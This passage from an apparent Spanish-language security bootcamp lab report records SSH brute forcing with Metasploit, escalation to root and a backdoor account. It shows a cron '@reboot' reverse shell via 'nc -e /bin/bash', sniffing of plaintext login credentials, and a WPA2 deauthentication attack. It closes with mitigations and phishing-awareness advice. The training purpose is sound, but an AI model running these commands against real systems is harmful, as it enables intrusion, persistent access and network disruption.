PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.50:22 - Starting brute force
[*] 192.168.1.50:22 SSH - Testing User/Pass combinations
[+] 192.168.1.50:22 - Success: 'userldap:123456' 'uid=1006(userldap) gid=1006(userldap) groups=1006(userldap),100(users) Linux UbuntuBootcamp 7.0.0-29-generic #29-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 17 20:52:35 UTC 2026 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.1.110:41381 -> 192.168.1.50:22) at 2026-08-13 05:05:09 -0400

```

conectarse por ssh con el usuario userldap y la contraseña

```

(iekali@iekali)-[~]
$ ssh userldap@192.168.1.50
userldap@192.168.1.50's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-29-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Aug 13 05:08:05 AM -04 2026

```



con el comando whoami e id ver los privilegios del usuario y ver si tiene permisos de sudo con sudo -l

```
userldap@UbuntuBootcamp:~$ whoami
userldap
userldap@UbuntuBootcamp:~$ id
uid=1006(userldap) gid=1006(userldap) groups=1006(userldap),100(users)
userldap@UbuntuBootcamp:~$ sudo -l
[sudo: authenticate] Password:
User userldap may run the following commands on UbuntuBootcamp:
(ALL : ALL) ALL
userldap@UbuntuBootcamp:~$
```

ingresar como root con sudo -i y verificar privilegios

```
(ALL : ALL) ALL
userldap@UbuntuBootcamp:~$ sudo -i
root@UbuntuBootcamp:~# whoami
root
root@UbuntuBootcamp:~# id
uid=0(root) gid=0(root) groups=0(root)
root@UbuntuBootcamp:~#
```

en conclusión:

se accedió al servidor UbuntuBootcamp como userldap mediante credenciales débiles. Posteriormente se ejecutó sudo -i , logrando escalamiento de privilegios a root. Este hallazgo confirma que un atacante podría obtener control total del sistema y moverse lateralmente hacia otros servicios de la red

Implementar técnicas de persistencia y exfiltración simulada de datos.

Crear usuario en servidor con privilegios de root desde kali con el usuario userldap que tiene privilegios de root

```
root@UbuntuBootcamp:~# adduser infiltrado
New password:
BAD PASSWORD: The password is shorter than 12 characters
Retype new password:
passwd: password updated successfully
Changing the user information for infiltrado
Enter the primary group name: ENTER for the default
```

crear un job con cron para que el usuario mantenga acceso tras reinicio en Ubuntu

```
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
@reboot /bin/bash -c "nc -e /bin/bash <IP_Kali> 4444"
```

Esto simula un backdoor que se inicia al reiniciar, el equipo Kali queda escuchando y cuando se encienda el servidor Ubuntu se conecta al servidor

```
(iekali@iekali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
```

conexión al encender servidor

```
(iekali@iekali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.1.110] from (UNKNOWN) [192.168.1.50] 34448
isak@UbuntuBootcamp:~$ whoami
hostname
pwd
whoami
isak
isak@UbuntuBootcamp:~$ hostname
UbuntuBootcamp
isak@UbuntuBootcamp:~$ pwd
/home/isak
```

en conclusión, se configuro persistencia en UbuntuBootcamp mediante cron con jobs. El cron jobs ejecuta automáticamente un backdoor al reiniciar el servidor, se validó la conexión remita en el puerto 4444, demostrando como un atacante puede mantener acceso prolongado incluso después de reiniciar la maquina afectada

## 5.- Seguridad web y aplicaciones

Escanear una app vulnerable usando Burp Suite y OWASP ZAP.


Arrancar pagina de prueba

```
isak@UbuntuBootcamp:/var/www/usuarios_app$ npm start



> usuarios_app@1.0.0 start
> node server.js

Servidor corriendo en http://localhost:3000
Conexión exitosa a PostgreSQL: { now: 2026-08-14T23:12:26.775Z }
```


abrir Burp suite y configurar parámetros



abrir la pagina en la página que abre Burup Suite




prueba de formulario login




OWASP ZAP

abrir ZAP



escaneo con ZAP al formulario



-Content Security Policy (CSP) Header Not Set: falta cabecera que protege contra ataques XSS y de inyección de contenido

-Missing Anti-clickjacking Header: aplicación no impide que otras páginas la incrusten en un `<iframe>`, lo que permite ataques de *clickjacking*

-In Page Banner Information Leak: se detectó información sensible como versiones o mensajes de error

-Server Leaks Version Information via "Server" Header: El servidor revela su versión en la cabecera Server, lo que facilita ataques dirigidos.

X-Content-Type-Options Header Missing: Falta la cabecera que evita que el navegador interprete archivos con tipos MIME incorrectos

Information Disclosure – Suspicious Comments: ZAP encontró comentarios en el código fuente que podrían revelar información sensible (como rutas, contraseñas o notas de desarrollo)

Ejecutar inyecciones SQL y scripts XSS en entornos de prueba.

Inyección SQL:

### Iniciar Sesión

**Consulta ejecutada:**

SELECT \* FROM usuarios WHERE usuario='None' AND clave='None'

Pruebas de XSS

### Iniciar Sesión

**Consulta ejecutada:**

SELECT \* FROM usuarios WHERE usuario='None' AND clave='None'

### Iniciar Sesión

**Consulta ejecutada:**

SELECT \* FROM usuarios WHERE usuario='None' AND clave='None'

Proponer medidas de mitigación seguras para cada vulnerabilidad detectada.

Medidas de mitigación:

| Vulnerabilidad                                  | Riesgo                                                                      | Mitigación segura                                                                                                        |
|-------------------------------------------------|-----------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| Content security Policy (CSP)<br>Header Not Set | Permite ejecución de scripts<br>maliciosos (XSS, inyección de<br>contenido) | Configurar cabecera en el<br>servidor "Content-Security-<br>Policy: default-src 'self'; "<br>ajustar dominios permitidos |




|                                                      |                                                                                                                  |                                                                                                                                                             |
|------------------------------------------------------|------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                                      |                                                                                                                  | para scripts, imágenes y estilos                                                                                                                            |
| Missing Anti-clickjacking Header                     | La aplicación puede ser incrustada en un <iframe> y usada para ataques de clickjacking                           | Añadir cabecera: "X-Frame-Options: DENY" o "Content-Security-Policy: frame-ancestors 'none';"                                                               |
| In Page Banner Information Leak                      | Muestra versiones, mensajes de error o datos internos visibles en la interfaz                                    | Revisar plantillas y eliminar banners con información sensible. Configurar mensajes de error genéricos para usuarios finales                                |
| Server Leaks Version Information via "Server" Header | El servidor revela su version en la cabecera Server, facilitando ataques dirigidos                               | Configurar servidor para ocultar version: en apache: ServerTokens Prod y ServerSignature Off en Nginx server_tokens off;                                    |
| X-Content-Type-Options Header Missing                | El navegador puede interpretar archivos con tipos MIME incorrectos, permitiendo ejecución de contenido malicioso | Añadir cabecera: "X-Content-Type-Options: nosniff"                                                                                                          |
| Information Disclosure – Suspicious Comments         | Comentarios en el código fuente revelan rutas, contraseñas o notas de desarrollo                                 | Revisar HTML, JS y CSS para eliminar comentarios internos o confidenciales antes del despliegue. Usar herramientas de análisis estático para detectar fugas |

## 6.-Seguridad de redes Wi-Fi

Capturar tráfico Wi-Fi con Wireshark o Kismet.

Ingresa filtro de captura en Wireshark



iniciar captura de paquetes

| No. | Time        | Source        | Destination   | Protocol | Length | Info                                                                                          |
|-----|-------------|---------------|---------------|----------|--------|-----------------------------------------------------------------------------------------------|
| 32  | 0.471772448 | 64.233.186.94 | 192.168.1.50  | TLSv1.3  | 1454   | Application Data                                                                              |
| 33  | 0.471772514 | 64.233.186.94 | 192.168.1.50  | TLSv1.3  | 533    | Application Data                                                                              |
| 34  | 0.471772637 | 64.233.186.94 | 192.168.1.50  | TLSv1.3  | 105    | Application Data                                                                              |
| 35  | 0.473685481 | 192.168.1.50  | 64.233.186.94 | TCP      | 66     | 38832 → 443 [ACK] Seq=2948 Ack=4489 Win=62464 Len=0 TSval=1679258084 TSecr=1376457615         |
| 36  | 0.474305268 | 192.168.1.50  | 64.233.186.94 | TLSv1.3  | 105    | Application Data                                                                              |
| 37  | 0.475205044 | 192.168.1.50  | 64.233.186.94 | TLSv1.3  | 101    | Application Data                                                                              |
| 38  | 0.478070238 | 64.233.186.94 | 192.168.1.50  | TCP      | 66     | 443 → 38832 [ACK] Seq=4489 Ack=3022 Win=266496 Len=0 TSval=1376457621 TSecr=1679258085        |
| 39  | 0.603410705 | 192.168.1.50  | 64.233.186.94 | TCP      | 74     | 38836 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=443062116 TSecr=0 WS=102     |
| 40  | 0.603411089 | 64.233.186.94 | 192.168.1.50  | TCP      | 74     | 443 → 38836 [SYN, ACK] Seq=9 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM TSval=618801497 TSecr=0 |
| 41  | 0.603411163 | 192.168.1.50  | 64.233.186.94 | TCP      | 66     | 38836 → 443 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=443062121 TSecr=618801497                 |
| 42  | 0.603411211 | 192.168.1.50  | 64.233.186.94 | TLSv1.3  | 2368   | Client Hello (SNI=hl.nsl.noon)                                                                |

ingresar filtro para obtener solicitudes HTTP “POST” al servidor

| No. | Time         | Source       | Destination  | Protocol  | Length | Info                                           |
|-----|--------------|--------------|--------------|-----------|--------|------------------------------------------------|
| 83  | 75.143109212 | 192.168.1.15 | 192.168.1.50 | HTTP/J... | 661    | POST /login HTTP/1.1 , JSON (application/json) |


datos obtenidos (usuario y contraseña)

```

Hypertext Transfer Protocol
JavaScript Object Notation: application/json
  Object
    Member: username
      [Path with value: /username:Isaac Escobar]
      [Member with value: username:Isaac Escobar]
      String value: Isaac Escobar
      Key: username
      [Path: /username]
    Member: password
      [Path with value: /password:12345]
      [Member with value: password:12345]
      String value: 12345
      Key: password
      [Path: /password]

```

guardar datos y salir



Analizar handshakes WPA2 y ejecutar ataques de des autenticación en un entorno simulado.

Activar modo monitor con antena wifi

```
(iekali@iekali)-[~]
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
587 NetworkManager
697 wpa_supplicant
```

escanear redes cercanas

```
CH 8 ][ Elapsed: 36 s ][ 2026-08-15 04:33

BSSID          PWR Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
FC:4D:A6:BA:0B:57 -80      2         0  0  6  360  WPA2 CCMP  PSK <length: 0>
3A:8B:52:CB:E7:01 -34     19         0  0 13  180  WPA2 CCMP  PSK Redmi 13C
F8:3E:95:7E:52:A3 -77      3         0  0  6  360  WPA2 CCMP  PSK <length: 0>
F8:3E:95:7E:52:A0 -77      3         0  0  6  360  WPA2 CCMP  PSK PAULITA20
00:E4:06:7A:78:3C -57     36         0  0 11  130  WPA2 CCMP  PSK POLI_5G
74:3A:EF:2B:B0:0B -76     16         0  0  1  130  WPA2 CCMP  PSK kaonmesh_4596
EA:A3:4E:25:53:DC  -1      0         0  0  1   -1  <length: 0>
6C:D8:19:DE:B1:D8 -22     74        19  0  1  270  WPA2 CCMP  PSK POLI 2.4
FC:1B:D1:14:C6:9C -53     50         2  0  1  130  WPA2 CCMP  PSK POLI 2.4

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
```

Capturar el handshake WPA2

```
(iekali@iekali)-[~]
$ sudo airodump-ng --bssid FC:4D:A6:BA:0B:54 -c 6 -w captura wlan0
```

```
CH 6 ][ Elapsed: 6 s ][ 2026-08-15 04:38

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
FC:4D:A6:BA:0B:54 -75   7         4         9  0  6  400  WPA2 CCMP  PSK Sandoval Gatica

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
FC:4D:A6:BA:0B:54 38:2C:E5:DB:DC:16 -83  0 - 1    0        2
FC:4D:A6:BA:0B:54 9E:77:75:E9:0E:F3 -81  0 - 1    1       20
FC:4D:A6:BA:0B:54 10:3D:0A:14:C8:DD -75  0 - 1e   0        1
```

Forzar la reconexión (ataque de des autenticación)

```
(iekali@iekali)-[~]
$ sudo sudo aireplay-ng --deauth 5 -a FC:4D:A6:BA:0B:54 wlan0

[sudo] contraseña para iekali:
04:42:33 Waiting for beacon frame (BSSID: FC:4D:A6:BA:0B:54) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
04:42:33 Sending DeAuth (code 7) to broadcast -- BSSID: [FC:4D:A6:BA:0B:54]
04:42:34 Sending DeAuth (code 7) to broadcast -- BSSID: [FC:4D:A6:BA:0B:54]
04:42:35 Sending DeAuth (code 7) to broadcast -- BSSID: [FC:4D:A6:BA:0B:54]
04:42:35 Sending DeAuth (code 7) to broadcast -- BSSID: [FC:4D:A6:BA:0B:54]
```

en wireshark capturar el tráfico y aplicar filtro eapol mientras se reconectan los dispositivos a la red

| No.  | Time         | Source                 | Destination            | Protocol | Length | Info                 |
|------|--------------|------------------------|------------------------|----------|--------|----------------------|
| 1638 | 24.703327405 | HuaweiTechno_ba:0b:... | HuiZhouGaosh_14:c8:... | EAPOL    | 173    | Key (Message 1 of 4) |
| 1794 | 33.606652559 | HuaweiTechno_ba:0b:... | HuiZhouGaosh_14:c8:... | EAPOL    | 173    | Key (Message 1 of 4) |
| 1795 | 33.618953918 | HuaweiTechno_ba:0b:... | HuiZhouGaosh_14:c8:... | EAPOL    | 253    | Key (Message 3 of 4) |

guardar

Nombre de fichero: handshake\_wpa2.pcap

Guardar

Cancelar

Ayuda

Guardar como:

Wireshark/... - pcapng

resultados

Frame 1794: Packet, 173 bytes on wire (1384 bits), 173 bytes captured (1384 bits) on interface wlan0, 1

Radiotap Header v0, Length 36

802.11 radio information

IEEE 802.11 QoS Data, Flags: .....F.C

Logical Link Control

802.1X Authentication

Version: 802.1X-2004 (2)

Type: Key (3)

Length: 95

Key Descriptor Type: EAPOL RSN Key (2)

[Message number: 1]

Key Information: 0x000a

Key Length: 16

Replay Counter: 1

WPA Key Nonce: 951b46357c1687a3ed4e6426ce0e535a3d5c6e7cde3bc8df81754f698397cc86

Key IV: 00000000000000000000000000000000

WPA Key RSC: 0000000000000000

WPA Key ID: 0000000000000000

WPA Key MIC: 00000000000000000000000000000000

WPA Key Data Length: 0

0000 00 00 24 00 2f 40 00 a0 20 08 00 00 00 00 00 00 \$ /0

0010 4b 7a 94 33 00 00 00 00 10 02 85 09 a0 00 b2 00 Kz 3

0020 00 00 b2 00 88 02 e2 00 10 3d 0a 14 c8 dd fc 4d

0030 a6 ba 0b 54 fc 4d a6 ba 0b 54 00 00 07 00 aa aa T M

0040 03 00 00 00 88 8e 02 03 00 5f 02 00 8a 00 10 00

0050 00 00 00 00 00 01 95 1b 46 35 7c 16 87 a3 e9 F5

0060 4e 64 26 ce 0e 53 5a 3d 5c 6e 7c de 3b c8 df 81 Nda SZ Vn

0070 75 4f 09 83 97 cc 86 00 00 00 00 00 00 00 00 u01

0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00a0 00 00 00 00 00 00 00 00 8e 86 a9 e8

resultados:

- se capturaron paquetes EAPOL
- se identificó el EPA Key Nonce, Replay Counter y otros campos criptográficos
- se confirmó la correcta ejecución del handshake WPA2

En conclusión: el análisis demuestra como el protocolo WPA2 intercambia valores aleatorios y claves temporales para establecer una conexión entre el cliente y el punto de acceso. Este proceso garantiza la integridad y la confidencialidad del tráfico inalámbrico

Realizar recomendaciones de configuración segura para redes empresariales.

a) seguridad en Wi-Fi

- usar WPA3 en lugar de WPA2 cuando sea posible
- deshabilitar WPS (Wi-Fi Protected Setup)
- cambiar SSID por uno no identificable con la empresa
- segmentar la red inalámbrica en VLAN (ejemplo: invitados, corporativa, etc)
- implementar autenticación 802.1X con servidor radius

#### b) control de acceso

- aplicar el principio de mínimo privilegio en usuarios y servicios
- usar MFA en VPN, correo y sistemas críticos
- configurar ACLs en switches y routers para limitar tráfico entre segmentos
- deshabilitar cuentas por defecto y cambiar credenciales iniciales

#### c) segmentación y firewalls

- crear una DMZ para servicios publicos (web, correo, DNS)
- implementar firewalls de próxima generación (NGFW) con IDS/IPS
- definir reglas estrictas de entrada/salida (ejemplo: solo puertos necesarios)
- monitorear logs en un servidor centralizado (Syslog + SIEM)

#### d) protocolos seguros

- usar SSH con claves en lugar de contraseñas
- forzar TLS 1.3 en servicios web
- configurar SNMP v3 con autenticación y cifrado
- sincronizar relojes con servidores NTP seguros

#### e) monitoreo y auditoria

- implementar herramientas de detección de intrusiones (Snort, Suricata)
- escanear periódicamente con Nessus/OpenVAS para determinar vulnerabilidades
- revisar configuraciones con benchmarks de CIS y estándares ISO27001/NIST
- mantener registros de accesos y alertas en tiempo real

#### f) políticas organizacionales

- política de contraseñas robustas (mínimo 12 caracteres, rotación periódica, etc.)
- capacitación en conciencia de seguridad para empleados
- plan de respuesta ante incidentes documentado y probado
- backups cifrados y pruebas de restauración periódicas

En conclusión: estas medidas reducen la superficie de ataque y fortalecen la resiliencia de la red empresarial. La combinación de configuración técnica segura más políticas organizacionales asegura disponibilidad, integridad y confidencialidad de los datos

## 7.-Ingeniería Social y Phishing

### Simulación de campaña de Phishing

escenario: envío de un correo falso simulando ser del área TI solicitando actualización de credenciales  
características del correo:

- uso de logos corporativos y lenguaje formal
- enlace a un sitio web falso con apariencia legítima
- mensaje de urgencia “su cuenta será bloqueada si no actualiza”

Objetivo de la simulación:

medir cuantos empleados hacen clic en el enlace y entregan credenciales

Resultado esperado:

retroalimentación inmediata al empleado que cayó en la simulación, con explicación de cómo identificar señales de phishing

### Protocolo organizacional de mitigación

políticas recomendadas:

- a) autenticación segura: implementar MFA en accesos críticos
- b) filtros de correo: activar antispam y sandbox para adjuntos sospechosos
- c) reportes internos: crear un canal oficial para denunciar correos sospechosos
- d) simulaciones periódicas: realizar campañas de phishing controladas cada trimestre
- f) gestión de incidentes: documentar procedimientos de respuesta rápida ante ataques confirmados

Material de concientización para empleados

contenido que se pueden usar en afiches, correos internos o charlas:

señales de alerta en correos:

- remitente desconocido o con errores en la dirección
- enlaces que no corresponden al dominio oficial
- mensajes con urgencia o amenazas
- archivos adjuntos inesperados

Buenas prácticas:

- no hacer clic en enlaces sospechosos
- verificar remitente antes de responder
- reportar inmediatamente al área de TI
- usar contraseñas robustas y únicas





En conclusión, la ingeniería social explota la confianza y el desconocimiento de los usuarios más que las vulnerabilidades técnicas. Por ello, la concienciación y capacitación constante son la defensa más efectiva contra el phishing. La combinación de simulaciones, protocolos organizacionales y material educativo fortalece la resiliencia de la empresa frente a ataques de manipulación humana